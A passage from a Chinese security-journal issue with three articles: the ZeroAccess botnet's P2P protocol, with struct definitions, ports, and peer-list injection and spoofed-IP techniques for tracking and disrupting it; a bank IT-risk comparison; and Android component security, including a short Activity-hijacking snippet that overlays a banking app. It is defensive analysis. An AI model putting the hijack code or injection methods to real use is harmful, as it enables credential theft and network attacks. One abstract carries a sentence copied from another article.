功能 1 解决了怎么转发的问题，功能 2 解决了功能模块管理问题。它们都基于如图 1 所示的“请求 / 响应”交互来完成。图中 getL 对应请求报文，retL 对应响应报文。两种报文均做了 XOR 加密处理。明文的报文以一个如图 2 所示的报文头开始，其中 crc 为校验码，用于校验报文；type 表示报文类型，可以是“getL”、“retL”或者“newL”（详见后面介绍）；type 后为一复用字段，对于




图 1 ZeroAccess 信息交换协议的交互过程

getL 报文，该字段指示对方是否对请求者做公网 IP 检测；对于 newL，该字段相当于 TTL；对于 retL 则无意义。报文头后紧跟的是 payload，有 peer\_list 和 module\_list 两种，如图 3 和 4 所示，分别对应功能 1 和功能 2。

ZeroAccess 在分发 bot 样本时会在样本中包含一些当前活跃 bot 的 IP，这些 IP 起到了种子的作用。在 bot 成功感染某个机器后，它会立刻向种子 IP 发起 getL/retL 交互，以更新其本地 peer list，必要的话还会进行模块升级。正常运行后，这种 getL/retL 交互会继续进行，因为整个 P2P 网络内的节点总是在动态变化：当前活跃节点可能会因为关机或者被清除而离线，而新的节点又

会不断地加入。另外，botmaster 可能随时会升级模块，bot 只有不断地与其它 bot 进行通信才能互通有无，确保本地 peer list 和功能模块都是最新的。

通过 retL 返回的 peer list 会被本地保存。每个 peer list 由多个 peer\_ip 组成，具体数目由 count 字段指定，最大为 16。每个 peer\_ip 除了包含一个 IP 外，还有一个时间戳信息，对应该 IP 被检测到的时间。bot 内部会按照时间戳对 peer list 进行排序，新发现的节点会被优先轮询。

module\_list 则包含了若干模块描述信息，具体模块数由 count 字段指定。每个模块描述信息 (module) 包含文件编号 (number)、时间戳 (timestamp)、大小 (size) 和签名 (signature) 等字段。ZeroAccess 的模块实际上是 Windows DLL 文件，以 32 比特位无符号整数来命名，而不是通常的字符串命名，这种方式能保证文件名始终不超过 4 个字节。module 中的时间戳字段标识了模块的新旧程度。如果一个 bot 发现自己缺少对方拥有的某个模块，或者对方的模块比自己的新，那么就会向对方发起 TCP 连接，

```
struct peer_pkthdr {
    u32 crc;
    u32 type; // getL, or newL, or retL
    union {
        u32 flag; // for getL, 0: remote will check my freshness
        u32 ttl; //for newL, how many times this packet should be distributed
    };
};
```

图 2 信息交换协议报文头格式定义

```
struct peer_ip
{
    u32 ip; // 网络字节序
    u32 timestamp; // 单位：秒，自1980年1月1日零时开始的秒数
};
struct peer_list
{
    u32 count; // peer_ip个数，最大0x10。
    struct peer_ip peers[]; // 若干个peer ip，数目等于count。
};
```

图 3 peer list payload 格式定义

```
struct module
{
    struct file_attribute {
        u32 number; // same as file name
        u32 timestamp; //
        u32 size;
    } attribute;
    u8 signature[0x80]; // 公钥签名信息。
};
struct module_list
{
    u32 count; // peinfo个数，大小可变。
    module modules[]; // 若干个PE描述信息
}
```

图 4 模块描述 payload 格式定义

将对应的模块下载回来。在通过签名验证后，该模块将会被 bot 执行。

逆向样本发现 getL 中可以出现 module\_list，却不会出现 peer\_list，而在 retL 中这两种 payload 都可以出现。猜测这么做可能是为了安全考虑，后面会提到只有超级节点才能响应 getL，这样就确保了只有超级节点才能分发 peer\_list。而对于 module\_list，因为有签名做保护，即使请求者分发了错误的模块，响应者也能通过签名检测出来。

## 2.2 超级节点发现机制

ZeroAccess botnet 把节点分成了两种类型即公网节点和非公网节点。为了更形象地说明它们的区别，这里套用 P2P 网络中常用的超级节点和普通节点来分别描述它们。

超级节点的发现同样通过 getL/retL 交互来完成，微妙之处在于 getL 中 flag 字段的使用。正常发起请求的 bot，其 getL 的 flag 标志会被设为 0。接收方会检查该字段的值，如果为 0 并且请求者的 IP 不在自己的 peer list 中，则除了响应一个 retL 以外，




图 5 超级节点发现和推送机制

还会反向发起 getL/retL 交互，但此时将 getL 的 flag 设为 1。如果对方回复了 retL，说明其拥有公网 IP，那么它就会被当成一个新发现的超级节点。

bot 会向已知的超级节点推送 newL 报文以通知它们新检测到的超级节点。newL 中包含了新节点的 IP 和发现时间，ttl 字段初始值设为 8。每一个收到 newL 的 bot，除了保存新节点的 IP 外，还会继续向其它超级节点推送该 newL，每转推一次，ttl 就会被减 1。当 ttl 为 0 时，这个 newL 就会被停止分发。就这样，每一个新的超级节点都会通过这种“一传十，十传百”的方式被快速分发出去，如图 5 所示。

通过上面的介绍不难发现，peer list 的分发和新超级节点的检测其实都是由超级节点实现的，retL 中返回的 peer list 其实也都是超级节点的 IP。跟普通节点相比，超级节点几乎承担了 P2P 网络全部的建立和维护任务，称它们为“超级”并不为过。

## 三、利用缺陷进行检测、跟踪和渗透

跟一些常见的 P2P 网络相比，ZeroAccess 的 P2P 网络比较简单，没有复杂的路由机制，节点间也不进行验证，只是通过一种类似 flooding 的信息交换方式来确保每个 bot 都知

道尽可能多的其它活跃 bot 的 IP, 以及尽可能早地获知模块升级情况。这种交互方式依靠大量的冗余交互来确保信息交换的可靠性, 简单却粗暴, 缺点比较多, 这里介绍一下如何利用其固有的缺陷实现对 ZeroAccess botnet 更好的检测和清除。

### 3.1 检查特定端口的网络行为来检测 bot

---

ZeroAccess 的 P2P 通信使用了固定的 UDP 端口, 目前检测到 4 个端口被使用, 分别是 16470/16471/16464/16465, 每个端口对应一个 P2P 网络。这些端口在正常的通信中使用并不多, 所以可以看作 ZeroAccess botnet 的一个网络特征。如果网络里面检测到使用这种端口的通信, 那么很可能是存在 ZeroAccess bot 的征兆。

ZeroAccess 的 P2P 交互采用了类似 flooding 的机制, 通过大量的 getL/retL 来确保 bot 的 peer list 和功能模块及时得到更新。观察发现, ZeroAccess bot 的 P2P 通信间隔为秒级, bot 一旦运行后其 P2P 通信就不会停止, 这种网络行为特征比较明显, 结合其通信端口固定的特点, 只需要检查上述 4 个端口的通信流量即可检测网络中是否存在 ZeroAccess bot。

### 3.2 通过渗透发现已有 bot

---

ZeroAccess 的 P2P 网络对新节点的验证机制很弱, bot 接收到请求时, 只要报文解密正确, CRC 校验不出错, 就会做出响应。如果对方有公网 IP, 还会被当作新的超级节点。

利用这种验证上的缺陷, 在获得报文格式、XOR 加密密钥和 CRC 校验算法的情况下, 可以对 ZeroAccess botnet 进行渗透, 扫

描和枚举其超级节点, 获得的数据除了可以用作封堵和清除, 还可以用来评估僵尸网络的规模和活跃情况。

如果仅希望枚举超级节点, 只需不断地轮询已知超级节点即可, 可以考虑结合 TCP 请求来验证对方是否为真实的超级节点。若要对普通节点进行统计, 则必须设法注入超级节点才行, 利用 2.2 节介绍的技术可以做到。

超级节点的另一个用途是散布构造的 peer list, 干扰 P2P 网络的正常运行。具体的散布方式既可以通过响应报文 retL 进行, 也可以通过主动地往外推送 newL 报文来完成。ZeroAccess bot 的设计者可能已经考虑到对于第一种情况, 将每个超级节点返回给对方的超级节点数量限制为最大 16 个, 这意味着一次交互最多只能注入 16 个节点, 这对注入效果有影响。如果使用 newL 来注入, 限制要小很多。

### 3.3 进行 spoofed IP 攻击

---

spoofed IP 攻击本来是 DDoS 攻击中一种常见的技术, 即攻击者发送大量源 IP 为假的报文给受害者, 以达到耗尽被攻击者资源的目的。ZeroAccess 的 P2P 通信主要基于 UDP 协议, 交互都不超过 1.5 轮, 双方均无法验证收到报文的源 IP 是否正确, 这客观上给 spoofed IP 技术的使用创造了条件。对于那些特别活跃、现有手段又无法对其进行有效限制的超级节点, 可以考虑使用 spoofed IP 技术来向其注入虚假的超级节点列表, 以达到破坏其运行的目的。

具体实施手段是推送 newL, 选定注入对象后, 向其推送



源 IP 和 peer IP 均为假的 newL。因为 ZeroAccess 的 bot 在接收到 newL 报文时,除了 newL 中的 IP 会被保存,如果发送者的 IP 也是陌生的,那么该 IP 也会被保存,这样一个 newL 报文理论上可以同时注入两个 IP。通过不停地推送 newL 报文即可达到注入的目的。

#### 四、实际跟踪情况

利用前面介绍的技术,我们对运行端口为 16464 和 16471 的两个 P2P 网络进行了跟踪,在不到一个礼拜的时间内发现了 3 万多个运行在 16471 端口上的超级节点,其中 1 万多个节点能响应 getL 请求。统计这些 IP 的地理分布发现它们分布于世界各地,但以美国、欧洲、日本和印度居多,中国大陆地区也有少量分布,这跟业界的一些分析报告的描述比较一致。

在跟踪运行端口为 16464 的 P2P 网络时有一个有趣的发现:如图 6 所示有 15 个根本不存在的 IP 在 10 天内被返回了 199 万多次,甚至不少新捕获的 bot 样本直接将它们作为种子 IP。我们判断这些相似但根本不存在的 IP 很有可能是安全研究人员

115.254.253.254  
117.254.253.254  
119.254.253.254  
134.254.253.254  
135.254.253.254  
166.254.253.254  
180.254.253.254  
182.254.253.254  
190.254.253.254  
206.254.253.254  
222.254.253.254  
71.254.253.254  
87.254.253.254  
88.254.253.254  
92.254.253.254

图 6 ZeroAccess botnet 内被注入的一些伪超级节点

故意渗透进去的。

另一个有趣的发现是基于 spoofed IP 的 newL 在 ZeroAccess botnet 中其实很常见,这来源于我们对注入的一个超级节点的报文统计,发现收到的 newL 数量远大于 getL,但反向联系发送 newL 的节点时极少成功。这从侧面印证了通过 spoofed IP 技术进行渗透是可行的。

最近,微软联合 FBI、EC3 (Europol's European Cybercrime Centre) 以及一些业界公司对 ZeroAccess botnet 展开了围剿行动,经过几天的对抗后 ZeroAccess 的 botmaster 发布了一个包含“WHITE FLAG”消息的更新模块,宣布投降。这样,这场对抗以微软一方获胜而告终。但结合以往的经验,botmaster 一般总是会设法复活被破坏的 botnet,最常用的手段就是推出升级版本,通过修复老版本的缺陷来提高健壮性,所以将来很可能会出现新版本的 ZeroAccess botnet,比如 v3 甚至 v4 版本,它们的功能只会更强大。相信围绕 botnet 的这种矛盾的对抗在今后相当长的一段时间内会持续上演,我们拭目以待。

# 商业银行信息科技风险管理状况行业对比分析

中央业务部 齐芳

**关键字：信息科技 风险管理 横向对比**

**摘要：**商业银行信息科技风险管理是监管部门对商业银行信息科技实施管理的一个重要领域，但鉴于各行对标准的理解和认知差异，以及自身信息科技管理能力不同，各行的实现效果也是良莠不齐。为了了解行业的现状，我们设计了一套比对指标，并调研国内六家商业银行的信息科技管理现状，形成了一套在一定程度上反映真实状况的统计和对比资料，力求通过本次横向对比了解现状，发现规律，分析原因，为今后的改进与领导决策提供依据。

## 引言

交通银行董事长牛锡明曾预言：“互联网金融将颠覆传统商业银行的经营模式、盈利模式和服务模式，甚至在不久的将来，广为密布的银行营业网点可能会缩减，营业网点将不再有现金柜台。”我们也由此认为，行业内基本已经达成共识：银行业信息科技的水平和能力将决定着未来该行的业务发展走向。

在不可阻挡的行业发展模式的推动下，各行都在不断加大对信息科技的发展规模和控制力度。但伴随着银行业越来越活跃的各种渠道及服务方式的多样性及开放性，银行信息安全事件频发的趋势难以遏制。银行业监管机构不断出台了若干监管要求、指导意见，要求各家银行做好信息科技的技术和管理保障工作，特别针对信息科技的风险管理更是加大了监管力度。

基于以上商业及外部监管环境，各商业银行是如何落实监管要求、如何开展信息科技规划与落实呢？为此，我们进行了一次针对性的调研与分析工作。我们选取了六家商业银行，按照《法人银行业金

融机构信息科技监管达标路线图》的内容形成了若干指标，在调研与现状分析基础上，进行了数据分析整理，初步形成了具有行业代表性的共性与个性问题，并进行了数据统计与挖掘。

我们希望本次行业对比工作能够起到抛砖引玉的作用，为各分支的金融行业技术与销售人员提供一些基础素材，提供一个做横向对比的基本方法与探索。鉴于时间和资料来源等因素制约，我们本次仅选取了六家商业银行进行样本采集，难免存在处理后数据准确程度以及说服力不足的问题。另外，参与人员对于各家商业银行的打分取值尺度更多地取决于个人的主观判断，所以存在一定的尺度不一的情况，敬请谅解。

## 1. 银行业信息科技风险管理横向对比方法论

本次银行业信息科技管理能力成熟度行业对比分析立足于针对银监会颁布的《商业银行信息科技风险管理指引》的核心要求内容，参考浙江省银监局下发的《法人银行业金融机构信息科技监管达标路线图》的要求，提炼出了约 100 条管理控制指标项作为衡量与

## ▶▶ 行业热点

评价商业银行信息科技管理能力水平的基线标准。

另外，我们根据地域差异以及管控水平差异选取了六家商业银行，针对指标项逐一进行信息科技管理现状的定性分析以及定量赋值打分（分数的权重比例以及分值评价方法参考了银监局颁布的《城市商业银行信息科技监管评级评分表》），最终汇总形成六家银行的信息科技管控能力现状，再经过总结形成银行业信息科技管理的平均水平和较高水平两项能力状况，并以此作为行业水平参考，判断某银行信息科技管理现状在行业中所处的地位，如图1所示。

形成了对比指标后，下一步的工作是制订适宜的评价方法。根据以往经验，我们决定采取定性与定量结合的方式作为衡量与评价银行业信息科技管理状况的基本方法。

采用定性和定量共同评价的方式有如下好处：

首先，定性的描述是客观分析各家银行在各项指标的实现方式，为最终银行的借鉴参考提供较为具体的素材和依据；定量的方式可以较为便利地展现和了解各行的管理能



图1 银行业对比分析方法

类别 权重	内控与信息科技治理	风险管理	人员与组织	安全策略与制度	信息安全与信息技术运行	IT外包管理	业务连续性	内审与检查
单项	10	10	10	12	25	12	12	9
总分	100							

表1 定量评价分数权重赋值

量化的结论更便于实现横向对比，便于决策者和管理者提供决策依据，结果一目了然。因此，定性与定量结合的方式较适用于本次横向对比工作。

定量方式赋值打分需要规定各项指标的权重、各项指标的分值范围以及打分高低的依据等要素。

指标的权重我们按照八大类内容的重要程度、每个大类指标数量等因素，将满分100分做了权重划分，如表1所示。

## 2. 横向对比的结论

针对调查的六家银行的现状，面向各个指标项，我们总结提炼形成了行业平均水平和行业较高水平。行业平均水平的总结不是简单的罗列，而是针对各个指标项横向比较六家中有共性的问题或出现较多的问题（也包括实现较好的内容），总结形成行业平均状况的描述；行业较高水平则是提出目前这六家中管理状况最好的作为行业较高水平。

### 2.1 指标数据分值对比结论

#### 1. 行业对比总体得分

根据定量赋值评价方法，我们按照标准要求，依据对六家商业银行的调研与考察分析，进行了赋值打分，如表 2 所示，从一定程度上反映了六家银行的信息科技管理水平和在行业内所处地位。

#### 2. 行业平均水平和行业较高水平

表 3 分别针对本次对比的各个指标类别，总结形成了行业平均

对比银行	得分情况	
	平均得分	较高分
行业水平统计	71.4	92.8
某全国性股份制商业银行	80.7	
四川省某城商行	69.8	
河北省某地方性法人股份制商业银行	59.2	
四川省某地方性法人股份制商业银行	70.4	
浙江省某地方性法人股份制商业银行	73.8	
广东省某地方性法人股份制商业银行	66.3	

表 2 指标数据分值对比结论

水平和行业较高水平。行业平均水平是综合各家银行的较为普遍实现方式，针对共性问题的角度综合形成实现方式的描述与指标分值；行业较高水平则是综合了各家的先进理念和实现方式，形成了较好的

类别	指标项	量化分值权重	行业平均水平	平均得分	行业较高水平	较高分
内控与信息技术治理						
信息科技治理运作	董（理）事会和管 理层对信息科技风 险管理的关注和支持	2	还未建立信息科技 风险管理 与 考核的指标，无法 做到精细化风险管 理。部分银行将信 息科技风险管理指 标纳入到了全行全 面风险管理考核指 标中。	1.3	总行风险管理部有 全面风险管理指标， 并将信息科技风险 管理指标纳入其中， 但都没有制订专项 的针对信息科技风 险的详细考核指标 体系。	1.5
	董（理）事会信息 科技风险管理职责 落实	10	成立了信息科技管 理委员会，委员会 对信息科技风险管 理给予了支持与关 注。 科技部总经理或风 险管理部负责指导 全行 IT 风险管理 体系的规划，但是 该信息科技治理规 划未充分考虑信息 科技风险管理如信 息科技风险管理框 架的建立、信息科 技风险管理计量、 评估、检测和反馈 等内容	1.4	成立信息科技管理 委员会，并履行了相 应的审批、决策职 能。 风险管理部牵头， 给予全面风险管理 体系，建立了一定的 信息科技风险管理 的考核指标体系。 风险管理部会定期 发起信息科技风险 评估活动，并针对 评估发现的风险 进行关注与跟踪。	1.6

表 3 行业平均水平及较高水平统计

## ► 行业热点

实现方式描述及指标分值。

注：以上为指标项的示例，鉴于篇幅限制无法全面展示，如需详细内容请与作者联系。

将以上的行业统计信息汇总，从量化分值角度进行对比，从一定程度上反映出信息科技管理中的不同领域方面的行业总体实现及达标状况。图2集中展示了本次对比的八大类的分值分布统计情况。

我们将本次对比的六家银行的各个大类的分项得分数值的分布情况展示在图3，图中的红色线段为行业平均得分，由此可以了解各行在某项的具体实现情况。

### 2.2 行业普遍优势与不足特点分析

纵览六家银行指标项数据的现状分析结论，并总结分析了行业平均水平及较高水平，发现规模相当的银行在信息科技管理方面还是存在一定的共性特点的。

#### (一) 普遍实现较好的方面

1. 宏观层面的内控与信息科技治理框架较为完备

内控与治理相关的职责落实较为完备，一般银行都成立了信息科技管理委员会，并




图2 商业银行风险管理整体分值统计




图3 相对于行业平均水平的各商业银行的指各指标类分值分布

能够履行相应的决策管理职能。

各行均将信息科技风险管理指标纳入到全面风险管理指标中进行考核。

根据监管要求，各行当前的风险管理、审计、信息安全都形成了三个独立的条线，各个条线基本明确了职责范围、汇报路径、协作与控制关系，能够实现一定程度的制衡。

### 2. 机房物理环境保障及日常巡检工作执行较好

各行的机房物理环境的基础设施以及安全保障做得较为完备。机房全部配有门禁系统，有 24 小时值守人员，机房进出需要登记签字。重要环境及操作间、设备间的门禁还设有指纹识别管理。门禁记录保留至少三个月，监控记录也根据需要保留至少三个月以上。机房的巡检工作执行效果较好，一般日常对供电、UPS、空调等的巡检每天执行三次以上。

### 3. 业务连续性方面管理较为规范

银行业的业务连续性工作普遍落实执行得较好，都具备一定的应急管理体系，并根据各行的认知及需要逐步制订专项应急预案。各行都进行了业务影响性分析，并根据分析结果指导预案制订以及应急工作的落实。

各行也都开展了不同规模的应急演练工作，演练内容包括灾备

切换、模拟场景及事件演习等。演练工作基本能够实现对核心业务平台的事件及处置预演，演练过程中能够设定明确的演练环境与模拟环境，制订演练目标要求，设计详细的演练步骤，落实各项外部资源。

整体评价业务连续性工作开展无论从合规角度还是风险控制角度均相对执行较好。

## (二) 普遍存在问题的方面

### 1. 规模较小的城商行信息科技人员流失率较高，结构不合理

根据调查统计结果，一般规模较小的城商行的信息科技人员相对于全行工作人员的占比情况为 2~3% 左右。人员数量基本符合指导意见的建议配备数量。但普遍存在人员流动率较高的情况，并且存在兼岗兼职的情况，总体反映出人员配置结构存在一定的不合理。分析原因，存在系统变更频繁人为造成了工作量的增加、人员工作分配不够清晰合理、核心岗位的行编较少造成对外包的过度依赖等几种情况。

### 2. 缺乏独立的信息科技风险管理机构与岗位，很难独立执行信息科技风险管控职能

按照监管要求，应建立独立的信息科技风险管理机构与岗位，独立执行信息科技的风险管理各项工作。银行内部负责信息科技风险评估、监测和控制的职能部门与承担风险的职能部门及信息技术部门应分离，前者就风险暴露情况直接向高级管理层和董事会报告。

但目前大部分银行都是在总行的风险管理部下设了信息科技风险管理岗位，但由于其专业知识不足、人员数量有限、汇报及管理关

	某股份制银行	浙江某商行	河北某商行	四川某商行	四川某商行2	广州某商行
科技人员数量(人)	1300	150	30	100	40	45
科技人员占比	2.6%	2.5%	2.1%	2.8%	2.2%	2.0%

图 4 科技人员占比统计

系不明确等诸多原因，该岗位人员很难独立承担起相应的信息科技风险管控的职能和作用。相对于业务层面的风险控制，信息科技的风险控制执行效果还没有达到预期效果。

3. 外包商的监控以及对外包商服务过程中的持续监控实现差强人意

监管要求中提到：应当对服务提供商的财务、内控及安全管理进行持续监控，关注其因破产、兼并、关键人员流失、投入不足和管理不善等因素引发的财务状况恶化及内部管理混乱等情况，防范外包服务意外终止或服务质量的急剧下降。但大部分银行都没有一套完善的机制保证持续地对外包商的人员及财务状况进行监控。一般在招标阶段会设立入围门槛，但一旦项目进入实施阶段则完全没有监控环节。

另外，在外包过程中，银行相关人员也普遍无法做到跟踪任务的执行情况，无法及时发现和纠正服务过程中存在的各类异常情况，很难根据信息科技外包需求、合同、服务水平协议等建立明确的服务质量监控指标。大部分银行多为出现问题后再进行评估与纠正，部分银行甚至没有做到指标量化考核。

#### 4. 事件管理及工具化平台效果有待提高

根据监管要求，信息系统运维过程应使用统一的事件管理工具平台监控异常，处理事件和投诉。但目前部分城商行还没有建立事件管理工具平台，出现故障或事件多是通过事件处理和投诉管理流程进行人工事件过程管理。少部分银行开发并使用了 ITIL 平台进行事件管理、问题管理、变更管理，但其系统功能与事件管理的流程

要求还存在一定差距，即事件处理方式和流程与 ITIL 系统的功能操作有差距，是两张皮。

虽然各行针对事件管理有流程和制度要求，但工具化平台无疑将提高整体工作效率，便于进行事件的审批、追溯与记录事件处理流程。

#### 5. 内审与检查工作存在诸多不合规

城商行都设有审计与检查部门，一般也都有信息科技审计的岗位设置。但由于全行的信息科技审计是一项较为专业和复杂的工作，对于人员的技术性、专业性有一定的要求，而由于审计部门人力资源不足（一般仅有 1.2 个人专职或兼职）以及人员专业性等突出问题，造成很多城商行的信息科技审计没有很好地开展，或者索性应该内部开展的审计工作通过外包的方式由外部公司代为完成。

内部审计的外包不利于内部人员对信息科技的重视与认知了解，内部审计开展的频率有时也很难保证，从形式上也不符合监管机构对于内部审计的管理要求，应得到管理层的高度重视。

### 3. 总结

经过本次的行业对比，我们形成了一套用于比对商业银行信息科技风险管理状况的指标体系，收集了解了六家商业银行的信息科技管理状况，由此推断总结了当前的信息科技落实层面的行业平均水平 and 较高水平，以及总结了当前的共性优势与不足。

我们希望本次的工作和数据结论能够起到抛砖引玉的作用，也希望当前的数据随着实施项目的增多能够不断积累和完善，从而能够提高数据分析的准确性。

# Android四大组件安全

合肥办事处 王东亚

**关键字：Activity 安全 Broadcast Receiver 安全 Service 安全  
Content Provider 安全**

**摘要：**Android 应用程序由四大组件 Activity、Broadcast Receiver、Service、Content Provider 组成，但是如果不注意组件的权限与安全，很有可能造成信息劫持、信息泄露等严重安全问题。力求通过本次横向对比了解现状、发现规律、分析原因，为今后的改进与领导决策提供依据。

## 一、概述

Android 四大组件为 Activity、Broadcast Receiver、Service、Content Provider。

**Activity：**窗口组件，即用户能够看到的界面。应用程序中，一个 Activity 通常就是一个单独的屏幕，它上面可以显示一些控件，也可以监听并处理用户的事件做出响应。Activity 之间通过 Intent 进行通信。例如：要查看一个人的联系方式，你需要创建一个动作类型为 VIEW 的 Intent，以及一个表示这个人的 URI。与之有关系的一个类叫 IntentFilter。相对于 Intent 是一个有效的做某事的请求，一个 IntentFilter 则用于描述一个 Activity（或者 IntentReceiver）能够操作哪些 Intent。一个 Activity 如果要显示一个人的联系方式时，需要声明一个 IntentFilter，这个 IntentFilter 要知道怎么去处理 VIEW 动作和表示一个人的 URI。IntentFilter 需要在 AndroidManifest.xml 中定义。通过解析各种 Intent，从一个屏幕导航到另一个屏幕是很简单的。当前导航时，Activity 将会调用

startActivity(Intent myIntent) 方法，然后系统会在所有安装的应用程序中定义的 IntentFilter 中查找，找到最匹配 myIntent 的 Intent 对应的 Activity。新的 Activity 接收到 myIntent 的通知后，开始运行。当 startActivity 方法被调用将触解析 myIntent 的动作。

**Broadcast Receiver：**广播接收者，用于处理接收到的广播。应用程序可能只关心某个特定的外部事件（如当电话呼入时或者数据网络可用时），使用广播接收者就可以对其进行接收并做出响应。广播接收器没有用户界面。然而，它们可以启动一个 Activity 或 service 来响应它们收到的信息，或者用 NotificationManager 来通知用户。通知可以用很多种方式来吸引用户的注意力，例如闪动背灯、震动、播放声音等。一般来说是在状态栏上放一个持久的图标，用户可以打开它并获取消息。广播分为有序广播和无序广播。

**Service：**Android 系统中的后台进行组件。一个 Service 是一段长生命周期的、没有用户界面的程序，可以用来开发如监控类程序。比较好的一个例子就是一个正在从播放列表中播放歌曲的媒体播放



器。在一个媒体播放器的应用中，应该会有多个 Activity，让使用者可以选择歌曲并播放歌曲。然而，音乐重放这个功能并没有对应的 Activity，因为使用者当然会认为在导航到其它屏幕时音乐应该还在播放的。在这个例子中，媒体播放器这个 Activity 会使用 Context.startService() 来启动一个 Service，从而可以在后台保持音乐的播放。同时，系统也将保持这个 Service 一直执行，直到这个 Service 运行结束。另外，我们还可以通过使用 Context.bindService() 方法，连接到一个 Service 上（如果这个 Service 还没有运行将启动它）。当连接到一个 Service 之后，我们还可以 Service 提供的接口与它进行通讯。拿媒体播放器这个例子来说，我们还可以进行暂停、重播等操作。

Content Provider：内容提供者，用于程序之间的数据共享。

Android 平台提供了 Content Provider 使一个应用程序的指定数据集提供给其他应用程序。这些数据可以存储在文件系统中、在一个 SQLite 数据库、或以任何其他合理的方式，其他应用可以通过 ContentResolver 类从该内容提供者中获取或存入数据，只有需要在多个应用程序间共享数据时才需要内容提供者。例如，通讯录数据被多个应用程序使用，且必须存储在一个内容提供者中。

## 二、Activity 安全

### 2.1 权限安全

在 Android 系统中，不同的界面之间的切换是通过 Activity 的切换实现。Activity 的调度是交由 Android 系统中的 AmS 管理的。AmS 即 ActivityManagerService（Activity 管理服务），各个应用想

启动或停止一个进程，都是先报告给 AmS。当 AmS 收到要启动或停止 Activity 的消息时，它先更新内部记录，再通知相应的进程运行或停止指定的 Activity。当新的 Activity 启动，前一个 Activity 就会停止，这些 Activity 都保留在系统中的 Activity 历史栈中。每有一个 Activity 启动，它就压入历史栈顶，并在手机上显示。当用户按下 back 键时，顶部 Activity 弹出，恢复前一个 Activity，栈顶指向当前的 Activity。

但是 Activity 在指定 Intent-filter 后，默认是可以被外部程序访问的，比如下面的代码，因为没有指定权限，导致可以被其他程序调用。

```
<activity android:name="com.example.test.MainActivity">
  <intent-filter>
    <action android:name="android.intent.action.MAIN" />
  </intent-filter>
</activity>
```

可以将 android:exported 的属性值设为 false，来设定 Activity 不能被外部程序调用，也可以使用 android:permission 属性来指定一个权限字符串，所有需要调用 Activity 的程序都必须具有此权限，否则会抛出 SecurityException 异常。

```
<activity
  android:permission="com.example.test.permission.MainActivity"
  android:name=" com.example.test.MainActivity ">
  <intent-filter>
    <action android:name="android.intent.action.MAIN" />
  </intent-filter>
</activity>
```

如果设置了上面的权限，那么 Activity 在被调用时，必须在 AndroidManifest.xml 中加入权限。

```
<uses-permission android:name="com.example.test.permission.MainActivity"/>
```

## 2.2 Activity 劫持

在启动一个 Activity 时，如果给它加入一个标志位 FLAG\_ACTIVITY\_NEW\_TASK，就能使它置于栈顶并立马呈现给用户。

其实这样是存在风险的，比如恶意程序检测到用户打开网银客户端的时候，程序就会启动一个带有 FLAG\_ACTIVITY\_NEW\_TASK 标志的 Activity，覆盖正常的 Activity，当用户输入完成，程序再跳转到正常的界面，这样便劫持了用户的信息。

```
Intent intent = new Intent(getBaseContext(), PhishingAttack.class);  
intent.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);  
getApplication().startActivity(intent);
```

## 三、Broadcast Receiver 安全

Android 广播分为有序广播 (sendOrderedBroadcast()) 和无序广播 (sendBroadcast()): 无序广播能够被所有的广播接收者接收，并且不能使用 abortBroadcast() 终止广播的发送；有序广播按照优先级 (android:priority 属性) 的高低顺序依次发送，优先级高的广播接收者可以修改广播，然后发送，也可以使用 abortBroadcast() 终止广播的发送。

### 3.1 权限安全

